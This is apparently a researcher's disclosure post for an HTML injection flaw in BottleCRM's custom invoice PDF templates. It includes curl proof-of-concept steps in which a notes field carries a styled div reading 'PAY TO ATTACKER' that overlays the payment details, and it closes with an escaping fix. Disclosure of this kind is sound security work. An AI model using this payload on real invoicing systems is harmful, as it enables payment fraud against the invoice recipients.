← Back to CVEs
BottleCRM
CVE-2026-110592 - BottleCRM 0.30 through 1.14.5 HTML Injection via Custom Invoice PDF Template
October 2026 — Common Vulnerabilities and Exposures (CVE)
A GitHub repository version of this disclosure can be read here: CVE-2026-110592.
| Detail | Information |
|---|---|
| CVE Record | CVE-2026-110592 |
| Severity | 5.1 Medium (CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N) 3.5 Low (CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:N/I:L/A:N) |
| Date Published | 2026-10-14 |
| Software Name | BottleCRM |
| Affected Version(s) | 0 through 1.14.5 |
| Software Link | https://github.com/django-crm/django-crm |
| Vendor | MicroPyramid |
| Researcher Credits | Aaron Amran Bin Amiruddin (@aaronamran) |
Description

BottleCRM 0.30 through 1.14.5 contains an HTML injection vulnerability in render_invoice_template() that allows authenticated organization members to inject markup into custom-template invoice PDFs. Attackers can place HTML and CSS in notes, terms, client name or address fields to overlay totals, payee and payment instructions in PDFs served via download, public links and emails.
Proof-of-Concept
1. Admin creates custom template.
ADMIN=$(docker exec django-crm-backend-1 python manage.py devlogin "aswin.1231@gmail.com" --org "37ec1695-79ee-4ddb-82df-36b8fc05de21" 2>/dev/null | grep "access_token:" | awk '{print $2}')

curl -s -X POST "http://127.0.0.1:8000/api/invoices/templates/" \
    -H "Authorization: Bearer $ADMIN" -H "Content-Type: application/json" \
    -d '{"name":"Test","template_html":"<html><body><h1>Invoice {{invoice.invoice_number}}</h1><div>Notes: {{invoice.notes}}</div></body></html>","is_default":false}'

# → Template ID: 5a8deb5b-5247-473d-9734-06d276c2b7be
2. Non-admin user creates invoice with malicious notes and public link.
USER=$(docker exec django-crm-backend-1 python manage.py devlogin "user1_37ec1695@example.com" --org "37ec1695-79ee-4ddb-82df-36b8fc05de21" 2>/dev/null | grep "access_token:" | awk '{print $2}')

curl -s -X POST "http://127.0.0.1:8000/api/invoices/" \
    -H "Authorization: Bearer $USER" -H "Content-Type: application/json" \
    -d '{"invoice_title":"Test","account_id":"82bea29c-f2d6-4b88-b18a-963cc1a44b1b","contact_id":"f5959b85-de56-4788-85a4-65ce6bbef499","template_id":"5a8deb5b-5247-473d-9734-06d276c2b7be","client_name":"Client","client_email":"c@e.com","issue_date":"2026-10-14","due_date":"2026-11-14","currency":"USD","line_items":[{"description":"Item","quantity":1,"unit_price":"100"}],"notes":"<div style=\"position:absolute;top:100px;left:0;width:100%;font-size:24px;color:red;background:yellow\">PAY TO ATTACKER 9999-1234</div>","public_link_enabled":true}'

# → Invoice created: b42e9c8c-c748-4139-88e1-30540a36694b, public_token=BRvFdJiLGEWCOCDonExDNlJ5F92xdq3BmtVQYAGVjSE
Vulnerable Code Section
def render_invoice_template(template_html, context):
    invoice = context["invoice"]
    replacements = {
        "{{invoice.invoice_title}}": invoice.invoice_title,
        "{{invoice.client_name}}":   invoice.client_name,
        "{{invoice.client_email}}":  invoice.client_email,
        "{{invoice.client_phone}}":  invoice.client_phone or "",
        "{{invoice.notes}}":         invoice.notes or "",
        "{{invoice.terms}}":         invoice.terms or "",
        # ... all address fields ...
    }
    for placeholder, value in replacements.items():
        template_html = template_html.replace(placeholder, str(value))  # ← no escape
    return template_html
Recommended Fix
- In
backend/invoices/pdf.py, apply HTML escaping to every value before substitution inrender_invoice_template():
from html import escape  # add to existing imports


def render_invoice_template(template_html, context):
    """
    Substitute invoice fields into a custom HTML template.

    All values MUST be escaped before substitution to prevent HTML injection.
    The template_html itself is org-admin-authored and trusted; the field
    values are user-supplied and are not.
    """
    invoice = context["invoice"]
    replacements = {
        "{{invoice.invoice_number}}": invoice.invoice_number,
        "{{invoice.invoice_title}}":  invoice.invoice_title,
        "{{invoice.status}}":         invoice.status,
        "{{invoice.client_name}}":    invoice.client_name,
        "{{invoice.client_email}}":   invoice.client_email,
        "{{invoice.client_phone}}":   invoice.client_phone or "",
        "{{invoice.notes}}":          invoice.notes or "",
        "{{invoice.terms}}":          invoice.terms or "",
        # billing address
        "{{invoice.billing_address_line}}": invoice.billing_address_line or "",
        "{{invoice.billing_city}}":         invoice.billing_city or "",
        "{{invoice.billing_state}}":        invoice.billing_state or "",
        "{{invoice.billing_postcode}}":     invoice.billing_postcode or "",
        "{{invoice.billing_country}}":      invoice.billing_country or "",
        # client address
        "{{invoice.client_address_line}}":  invoice.client_address_line or "",
        "{{invoice.client_city}}":          invoice.client_city or "",
        "{{invoice.client_state}}":         invoice.client_state or "",
        "{{invoice.client_postcode}}":      invoice.client_postcode or "",
        "{{invoice.client_country}}":       invoice.client_country or "",
    }
    for placeholder, value in replacements.items():
        template_html = template_html.replace(placeholder, escape(str(value)))
    return template_html
Timeline
- 14 October 2026: The vulnerability was initially discovered in a local environment setup. I raised a GitHub Issue to the maintainers and shared the link to VulnCheck when reporting on their webform. Later that night, VulnCheck published this CVE.
- 15 October 2026: I published this blog post.
See you in the next hack.
@aaronamran
October 2026